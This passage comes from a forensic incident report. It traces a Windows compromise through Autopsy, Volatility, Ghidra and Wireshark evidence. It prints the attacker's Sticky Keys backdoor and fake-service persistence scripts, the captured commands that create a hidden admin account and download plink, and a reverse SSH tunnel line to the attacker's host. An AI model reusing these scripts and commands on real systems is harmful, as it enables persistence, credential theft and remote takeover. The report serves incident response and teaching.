6 New-ItemProperty -Path $path -Name "Debugger" -PropertyType String -Value "C:\windows\system32\cmd.exe" -Force
```

figure 10

By extracting the file from the disk and analyzing the stick.ps1 source code, the code shows that its function was to modify the registry named sethc.exe which is a window sticky keys feature. The script modifies the debugger to be cmd.exe so every time the shift button is pressed 5 times continuously, sethc.exe will launch cmd.exe instead of a real debugger. This gave the attacker a fallback plan when something went wrong or the attacker lost control, the attacker might use this cmd.exe to fix the issues and regain control via reverse SSH connection (will be explained in the next section). This script will only run once when resume.doc.exe was executed thus the sethc.exe debugger will always be cmd.exe so every time the user reboot or restart the machine.

3.3.4) Service.ps1

This script was used to gain persistence control over the system. The malicious file will stop when the system restarts but this script will make the malware execute every time the system reboots.



```
File Edit Selection View Go Run Terminal Help
yolo_detect.py 3 Sticky.ps1 Service.ps1
C: > Users > michi > Desktop > Service.ps1
1 $path = "$env:TEMP\scvhost.exe"
2
3 if (Test-Path -Path $path) {}
4 New-Service -Name "ScvHost" -BinaryPathName $path -DisplayName "ScvHost" -Description "Shared Service Host" -StartupType Automatic
5 Start-Service -Name "ScvHost"
6 }
```

figure 11

After extracting Service.ps1 from the disk and analyzing, the source code shows the attacker's behavior. The script will add a new windows service named scvhost.exe (attacker malware) which tricks the system into accepting scvhost.exe as one of the windows services. After scvhost.exe is now part of the window service program, every time a user reboots or restarts the machine, Windows's Service Control Manager will execute scvhost.exe as a windows service every time the system boots up. In summary, this script tricks the system into believing that scvhost.exe is one of the window's services that have to be executed every time the system reboots. This gave the attacker persistence control.

3.3.5) scvhost.exe

This script works similar to resume.doc.exe script but scvhost.exe runs as a windows service with help of Service.ps1 script with system privilege and acts as the live command and controlled client.




figure 12

By reverse engineering, the investigation team was allowed to decompile the script back into readable language. The code turns the binary into a self-contained API resolver that can call any windows routine without importing the script using the resolved WinINet functions home to its server and waits for instructions or data. The string is stored in binary so the URL was not seen in the decompiled code. Then the script spawned a cmd.exe or powershell.exe session as system (privilege escalation from Service.ps1) ran to create a local user named “Craig” and added it to Admins and RDP users.

The script then executes a major step that allows the attacker to gain full control of the victim’s machine system by downloading plink.exe which is a tool in a free open source tool kit called PuTTY. plink.exe was used by developers world wide to create SSH connections more easily which in this case was used to perform a reverse SSH method. The script then executes plink.exe to create a SSH tunnel back to the attacker's machine. These activities can be confirmed with the memory dump evidence projecting TCP stream that contains command line that execute these activities.

```

P...H.....AQAPRVH1.eH.R'H.R.H.R H.rPH..JJM1.H1..<a|., A..
A...RAQH.R .B<H.....H..tgH..P.H.D.@ I...VH..A.4.H..M1.H1..A..
A..8.u.L.L$.E9.u.XD.@$.I..fA..HD.@.I..A...H..AXAX^YZAXAYAZH.. AR..XAYZH...W...I.cmd....APAPH..WwM1.]
YAP..f.D$T..H.D$...hH..VPAPAPAPI..API..M..L..A.y.?...H1.H...A...VA.....H..(<.|
...u..G.roj.YA...
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

C:\Windows\system32>
whoami /all
whoami /all

USER INFORMATION
-----

User Name                SID
=====
nt authority\system S-1-5-18

GROUP INFORMATION
-----

Group Name                Type                SID                Attributes
=====
BUILTIN\Administrators    Alias                S-1-5-32-544       Enabled by default, Enabled group, Group owner
Everyone                  Well-known group    S-1-1-0            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users    Well-known group    S-1-5-11           Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label    S-1-16-16384

PRIVILEGES INFORMATION
-----

Privilege Name            Description            State
=====
SeAssignPrimaryTokenPrivilege    Replace a process level token    Disabled
SeLockMemoryPrivilege            Lock pages in memory            Enabled
SeIncreaseQuotaPrivilege          Adjust memory quotas for a process    Disabled
SeTcbPrivilege                    Act as part of the operating system    Enabled
SeSecurityPrivilege               Manage auditing and security log      Disabled
SeTakeOwnershipPrivilege          Take ownership of files or other objects    Disabled
SeLoadDriverPrivilege             Load and unload device drivers        Disabled
SeSystemProfilePrivilege           Profile system performance            Enabled
SeSystemTimePrivilege              Change the system time                Disabled
SeProfileSingleProcessPrivilege    Profile single process                Enabled
SeIncreaseBasePriorityPrivilege     Increase scheduling priority            Enabled
SeCreatePagefilePrivilege           Create a pagefile                    Enabled
SeCreatePermanentPrivilege          Create permanent shared objects        Enabled
SeBackupPrivilege                  Back up files and directories          Disabled
SeRestorePrivilege                 Restore files and directories           Disabled
SeShutdownPrivilege                Shut down the system                  Disabled
SeDebugPrivilege                   Debug programs                        Enabled
SeAuditPrivilege                   Generate security audits                Enabled
SeSystemEnvironmentPrivilege        Modify firmware environment values      Disabled
SeChangeNotifyPrivilege             Bypass traverse checking                Enabled
SeUndockPrivilege                   Remove computer from docking station    Disabled
SeManageVolumePrivilege              Perform volume maintenance tasks        Disabled
SeImpersonatePrivilege               Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege              Create global objects                  Enabled
SeIncreaseWorkingSetPrivilege         Increase a process working set            Enabled
SeTimeZonePrivilege                  Change the time zone                    Enabled
SeCreateSymbolicLinkPrivilege         Create symbolic links                    Enabled
SeDelegateSessionUserImpersonatePrivilege    Obtain an impersonation token for another user in the same session    Enabled

C:\Windows\system32>
quser
quser
=====
USERNAME                SESSIONNAME            ID  STATE  IDLE TIME  LOGON TIME
alan                    console                1   Active  none       8/17/2019 5:37 AM

C:\Windows\system32>
net user Craig /add

```

figure 13

```

net user Craig /add
The command completed successfully.

C:\Windows\system32>
net user Craig /active:yes

net user Craig /active:yes
The command completed successfully.

C:\Windows\system32>
net user Craig attacker

net user Craig attacker
The command completed successfully.

C:\Windows\system32>
net localgroup administrators Craig /add

net localgroup administrators Craig /add
The command completed successfully.

C:\Windows\system32>
net localgroup "Remote Desktop Users" Craig /add

net localgroup "Remote Desktop Users" Craig /add
The command completed successfully.

C:\Windows\system32>
PowerShell.exe

PowerShell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
cd $env:temp

cd $env:temp
PS C:\Windows\TEMP>
$uri = "https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe"

$uri = "https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe"
PS C:\Windows\TEMP>
Invoke-WebRequest -Uri $uri -OutFile "$env:TEMP\plink.exe"

Invoke-WebRequest -Uri $uri -OutFile "$env:TEMP\plink.exe"
PS C:\Windows\TEMP>
exit

exit

C:\Windows\system32>
.\plink.exe 69.50.64.20 -P 22 -C -R 127.0.0.1:12345:10.2.0.2:3389 -l root

.\plink.exe 69.50.64.20 -P 22 -C -R 127.0.0.1:12345:10.2.0.2:3389 -l root
'.\plink.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>
cd %TEMP%

cd %TEMP%

C:\Windows\Temp>
dir

dir
Volume in drive C is Windows
Volume Serial Number is B213-5219

Directory of C:\Windows\Temp

```

figure 14

```

C:\Windows\Temp>.\plink.exe 69.50.64.20 -P 22 -C -R 127.0.0.1:12345:10.2.0.2:3389 -l root
.\plink.exe 69.50.64.20 -P 22 -C -R 127.0.0.1:12345:10.2.0.2:3389 -l root
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 29:2a:70:39:34:6c:4d:c6:ee:30:41:62:54:e2:33:68
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n)
y
Using username "root".
root@69.50.64.20's password:
toor

```

figure 15

By querying the network packets in the Wireshark tool containing “plink.exe” in the data frame (figure 13,14,15), multiple packets were shown and led the investigation to the essential TCP stream. The TCP stream indicates that scvhost.exe started off by creating a user named “Craig”. Then scvhost.exe sets up a url

“<https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe>”

The scripts then execute plink.exe by using command:

```
.\plink.exe 69.50.64.20 -P 22 -C -R 127.0.0.1:12345:10.2.0.2:3389 -l root
```

This command will create a reverse SSH connection to the attacker whose IP is 69.50.64.20 on port 22.

3.3.6) Forensics Analysis Conclusion

In conclusion, investigation of a technical breach revealed a multi-stage cyberattack in which the compromise of the victim's system occurred through the execution of a malicious executable file disguised as a document file. Multiple forms of evidence collected from multiple sources (Autopsy, Wireshark, Volatility, Ghidra) confirmed the complete attack chain; specifically, the victim accessed a malicious link from a file-sharing site that delivered a disguised executable file named `resume.doc.exe`, which, when executed, resulted in a PowerShell-based downloader for retrieving further malicious components to establish persistence and maintain long-term access to the compromised system.

After conducting further analysis, it was determined that the attacker utilized various methods of persistence, such as using Sticky Keys as a backdoor and creating a malicious Windows service to trigger a second payload. This provided the attacker with the ability to sustain control of the system after it was rebooted. The attacker then targeted the LSASS process for harvesting authentication credentials from memory. The extracted memory dump file was compressed and transferred via an encrypted SSH tunnel, thereby allowing the attacker to acquire sensitive credential information without attracting attention. Overall, this case illustrates how combining social engineering with stealthily executing malware, persistence methods, and encrypted data exfiltration can successfully compromise a target system and extract information that is sensitive in nature.

The attack chain time line can be represents as follow

1. Victim visits malicious link
2. Downloads `resume.doc.exe`
3. Malware executes
4. Powershell download payload
5. Sticky keys backdoor created
6. Malicious service installed
7. `scvhost.exe` install reverse SSH tool
8. LSASS credential dumped and zipped
9. Data exfiltration via SSH tunnel

4. Data Exfiltration



According to forensic analysis conducted of the compromised computer system, the last aspect of the attack involved gathering sensitive information from the compromised computer system. The forensic analysis indicates that the attacker specifically accessed the Local Security Authority Subsystem Service (LSASS) to gather credential information. The LSASS process is an important service in Windows operating systems that holds sexual identity information (e.g., user names, password hashes or Kerberos service tickets) for authentication in memory and so is often a target of attacks on systems at the endpoint (post-exploitation) level for credential retrieval for use in escalating their privileges or moving laterally through connected networks via those user's credentials.

The investigation revealed that the attacker created a memory dump of the LSASS process, and they saved that file to the local hard drive of the victim's computer. They then compressed and zipp'd up (lsass.zip) that file into a compressed archive. The purpose of the compressed archive was to allow for smaller transfers (File Size Reduction) and to also provide an easy way to retrieve all the extracted credentials, as they were all now located in one encrypted location. The fact there is evidence of a compressed archive indicates that the attacker had made preparations for transferring stolen credentials from the compromised computer system.

The attacker then utilized an encrypted Secure Shell (SSH) tunnel to transfer the lsass.zip file from the compromised computer to their machine after creating their archive. Secure Shell is a common protocol that offers remote connection and encrypts communication between two computers; by using Secure Shell, the attacker secured their data transfer with encryption, making it much more challenging for network monitoring devices to inspect the actual contents of the traffic. The connection was made over port 22 of SSH, a standard port used for administrative functions, meaning that it may not be flagged as suspicious within network logs.

The attacker was able to use the SSH encrypted session to obtain the archive file from the victim's system remotely. Because of the use of an encrypted communication channel, it is difficult for anyone who does not have access to the SSH session's keys to analyze what was contained in the data that was transferred via the communication channel. This technique is an example of a method that attackers often utilize to remove sensitive data and thus reduce the chances of being detected by network security monitoring systems.

5. Appendix



```

(danjkp@danjhp) - [~/Desktop/volatility3]
$ python3 vol.py -f /home/danjkp/Desktop/memory.raw windows.pslist
Volatility 3 Framework 2.28.0
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime E
xTime File output

4 0 System 0x8b82d1c74040 130 - N/A False 2019-08-17 05:33:58.000000 UTC N
/A Disabled
88 4 Registry 0x8b82d1c69080 4 - N/A False 2019-08-17 05:33:51.0000
00 UTC N/A Disabled
276 4 smss.exe 0x8b82d372c080 2 - N/A False 2019-08-17 05:33:58.0000
00 UTC N/A Disabled
380 372 csrss.exe 0x8b82d3921140 11 - 0 False 2019-08-17 05:33:59.0000
00 UTC N/A Disabled
460 372 wininit.exe 0x8b82d5895080 1 - 0 False 2019-08-17 05:34:00.0000
00 UTC N/A Disabled
468 452 csrss.exe 0x8b82d3f52080 10 - 1 False 2019-08-17 05:34:00.0000
00 UTC N/A Disabled
524 452 winlogon.exe 0x8b82d58c8080 3 - 1 False 2019-08-17 05:34:00.0000
00 UTC N/A Disabled
600 460 services.exe 0x8b82d58ee080 9 - 0 False 2019-08-17 05:34:00.0000
00 UTC N/A Disabled
616 460 lsass.exe 0x8b82d58f2080 10 - 0 False 2019-08-17 05:34:00.0000
00 UTC N/A Disabled
708 600 svchost.exe 0x8b82d5963240 1 - 0 False 2019-08-17 05:34:01.0000
00 UTC N/A Disabled
732 600 svchost.exe 0x8b82d596a200 36 - 0 False 2019-08-17 05:34:01.0000
00 UTC N/A Disabled
748 460 fontdrvhost.ex 0x8b82d596f100 5 - 0 False 2019-08-17 05:34:01.0000
00 UTC N/A Disabled
756 524 fontdrvhost.ex 0x8b82d59940c0 5 - 1 False 2019-08-17 05:34:01.0000
00 UTC N/A Disabled
836 600 svchost.exe 0x8b82d6027280 13 - 0 False 2019-08-17 05:34:01.0000
00 UTC N/A Disabled
888 600 svchost.exe 0x8b82d604b200 6 - 0 False 2019-08-17 05:34:01.0000
00 UTC N/A Disabled
964 524 dwm.exe 0x8b82d60a0080 13 - 1 False 2019-08-17 05:34:01.000000 UTC N
/A Disabled
384 600 svchost.exe 0x8b82d61102c0 34 - 0 False 2019-08-17 05:34:02.0000
00 UTC N/A Disabled
344 600 svchost.exe 0x8b82d61182c0 2 - 0 False 2019-08-17 05:34:02.0000
00 UTC N/A Disabled
676 600 svchost.exe 0x8b82d611c2c0 3 - 0 False 2019-08-17 05:34:02.0000
00 UTC N/A Disabled
856 600 svchost.exe 0x8b82d613f340 3 - 0 False 2019-08-17 05:34:02.0000
00 UTC N/A Disabled
1032 600 svchost.exe 0x8b82d61412c0 4 - 0 False 2019-08-17 05:34:02.0000
00 UTC N/A Disabled
5232 5764 powershell.exe 0x8b82d7f26080 0 - 1 False 2019-08-17 05:49:17.0000
00 UTC 2019-08-17 05:49:48.000000 UTC Disabled
00 UTC 2019-08-17 05:49:48.000000 UTC Disabled
1840 600 scvhost.exe 0x8b82d8f632c0 0 - 0 False 2019-08-17 05:49:18.0000
00 UTC 2019-08-17 05:49:48.000000 UTC Disabled
2076 600 smss.exe 0x8b82d8f632c0 0 - 0 False 2019-08-17 05:49:18.0000
00 UTC 2019-08-17 05:49:48.000000 UTC Disabled
9920 1840 cmd.exe 0x8b82d62d02c0 1 - 0 False 2019-08-17 05:49:18.000000 UTC N
/A Disabled
4016 9920 plink.exe 0x8b82d6aef540 4 - 0 False 2019-08-17 05:52:31.0000
00 UTC N/A Disabled

```

```

--(danjlp@danjlp) ~/Desktop/volatility3
python3 vol.py -f /home/danjlp/Desktop/memory.raw windows.pslist | grep -A 10 explorer.exe
* 2076 60700 explorer.exe 0x8b82d79ae20 77 - 1 False 2019-08-17 05:37:32.000000 UTC N/A \Device\HarddiskVolume4\Windows\explorer.exe C:\Windows\Explorer.EXE C:\Wind
ows\Explorer.exe
* 8576 2076 vmtoolsd.exe 0x8b82d780f300 8 - 1 False 2019-08-17 05:37:51.000000 UTC N/A \Device\HarddiskVolume4\Program Files\VMware\VMware Tools\vmtoolsd.exe"
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" n vmusr
* 8396 2076 SecurityHealth 0x8b82d784f2c0 1 - 1 False 2019-08-17 05:37:51.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\SecurityHealthSystray.exe "
C:\Windows\System32\SecurityHealthSystray.exe" C:\Windows\System32\SecurityHealthSystray.exe
* 5232 5764 powershell.exe 0x8b82d7f26080 0 - 1 False 2019-08-17 05:49:17.000000 UTC 2019-08-17 05:49:48.000000 UTC \Device\HarddiskVolume4\Windows\System32\WindowsPowerSh
ell\powershell.exe -
* 7296 5232 conhost.exe 0x8b82d8d91080 0 - 1 False 2019-08-17 05:49:17.000000 UTC 2019-08-17 05:49:48.000000 UTC \Device\HarddiskVolume4\Windows\System32\conhost.exe -
10780 10804 csrss.exe 0x8b82da0d5400 9 - 2 False 2019-08-17 05:56:47.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\csrss.exe %SystemRoot%\system32\c
srss.exe ObjectDirectory\Windows SharedSection=1024,20480,768 Windows-On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winUserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=OF
f MaxRequestThreads=16 C:\Windows\System32\csrss.exe
10980 10804 winlogon.exe 0x8b82dca15080 3 - 2 False 2019-08-17 05:56:47.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\winlogon.exe winlogon.exe C:\Wind
ows\System32\winlogon.exe
* 11112 10980 dm.exe 0x8b82dc9cb080 13 - 2 False 2019-08-17 05:56:48.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\dm.exe "dm.exe" C:\Windows\sys
em32\dm.exe
* 11172 10980 fontdrvhost.exe 0x8b82dc9c2100 5 - 2 False 2019-08-17 05:56:48.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\fontdrvhost.exe "fontdrvhost.ex
e" C:\Windows\System32\fontdrvhost.exe
* 11752 10980 userinit.exe 0x8b82d8f6c2c0 0 - 2 False 2019-08-17 05:57:20.000000 UTC 2019-08-17 05:57:57.000000 UTC \Device\HarddiskVolume4\Windows\System32\Userinit.exe -
* 11792 11752 explorer.exe 0x8b82dab602c0 90 - 2 False 2019-08-17 05:57:20.000000 UTC N/A \Device\HarddiskVolume4\Windows\explorer.exe C:\Windows\Explorer.EXE
C:\Windows\Explorer.exe
* 14240 11792 SecurityHealth 0x8b82d89c72c0 1 - 2 False 2019-08-17 05:58:12.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\SecurityHealthSystray.exe "
C:\Windows\System32\SecurityHealthSystray.exe" C:\Windows\System32\SecurityHealthSystray.exe
* 2112 11792 powershell.exe 0x8b82da18a080 15 - 2 False 2019-08-17 05:58:25.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\WindowsPowerShell\powershell.exe
all.exe "C:\Windows\System32\WindowsPowerShell\powershell.exe" C:\Windows\System32\WindowsPowerShell\powershell.exe
* 4276 2112 conhost.exe 0x8b82da2c9080 4 - 2 False 2019-08-17 05:58:25.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\conhost.exe "\?C:\Windows\
system32\conhost.exe" C:\Windows\System32\conhost.exe
10796 248 csrss.exe 0x8b82da2c540 11 - 3 False 2019-08-17 05:57:13.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\csrss.exe %SystemRoot%\system32\c
srss.exe ObjectDirectory\Windows SharedSection=1024,20480,768 Windows-On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winUserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=OF
f MaxRequestThreads=16 C:\Windows\System32\csrss.exe
10576 248 winlogon.exe 0x8b82dca1008 3 - 3 False 2019-08-17 05:57:13.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\winlogon.exe winlogon.exe C:\Wind
ows\System32\winlogon.exe
* 9504 10576 dm.exe 0x8b82dd345300 12 - 3 False 2019-08-17 05:57:14.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\dm.exe "dm.exe" C:\Windows\sys
em32\dm.exe
* 6604 10576 fontdrvhost.exe 0x8b82dce0e080 5 - 3 False 2019-08-17 05:57:14.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\fontdrvhost.exe "fontdrvhost.ex
e" C:\Windows\System32\fontdrvhost.exe
* 6692 10576 LogonUI.exe 0x8b82d8db080 13 - 3 False 2019-08-17 05:57:14.000000 UTC N/A \Device\HarddiskVolume4\Windows\System32\LogonUI.exe "LogonUI.exe" /flags:0x
0 /state:0x4339055 /state:0x41c64e4 C:\Windows\System32\LogonUI.exe
12680 0680 OneDrive.exe 0x8b82d7c6b080 22 - 1 True 2019-08-17 06:01:09.000000 UTC N/A \Device\HarddiskVolume4\Users\Alan\AppData\Local\Microsoft\OneDrive\OneDrive.ex
e
* /setautostart /background C:\Users\Alan\AppData\Local\Microsoft\OneDrive\OneDrive.exe
* 3148 12680 OneDriveSetup.exe 0x8b82d7c42c0 14 - 1 True 2019-08-17 06:01:43.000000 UTC N/A \Device\HarddiskVolume4\Users\Alan\AppData\Local\Microsoft\OneDrive\Update\OneDri
veSetup.exe "C:\Users\Alan\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe" /update /restart C:\Users\Alan\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe

```

```

0x8b82d8353bf0 TCPv4 10.2.0.2 64510 52.139.250.253 443 ESTABLISHED - - N/A
0x8b82d847bbf0 TCPv4 10.2.0.2 64457 69.50.64.20 22 ESTABLISHED - - N/A
0x8b82d88c9b90 TCPv4 10.2.0.2 64856 216.58.203.98 443 ESTABLISHED - - N/A

```

No.	Time	Source	Destination	Protocol	Length	Info
220653	909.700767	10.2.0.2	69.50.64.20	TCP	66	64457 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 S
220654	909.703265	69.50.64.20	10.2.0.2	TCP	66	22 → 64457 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=14
220655	909.704738	10.2.0.2	69.50.64.20	TCP	60	64457 → 22 [ACK] Seq=1 Ack=1 Win=262656 Len=0
220656	909.704889	10.2.0.2	69.50.64.20	SSHv2	82	Client: Protocol (SSH-2.0-PuTTY_Release_0.72)
220658	909.710693	69.50.64.20	10.2.0.2	TCP	54	22 → 64457 [ACK] Seq=1 Ack=29 Win=29312 Len=0
220659	909.837063	69.50.64.20	10.2.0.2	SSHv2	86	Server: Protocol (SSH-2.0-OpenSSH.8.0p1 Debian-3)
220660	909.856809	10.2.0.2	69.50.64.20	SSHv2	1222	Client: Key Exchange Init
220661	909.857305	69.50.64.20	10.2.0.2	SSHv2	134	Server: Encrypted packet (len=80)
220662	909.863569	10.2.0.2	69.50.64.20	SSHv2	102	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
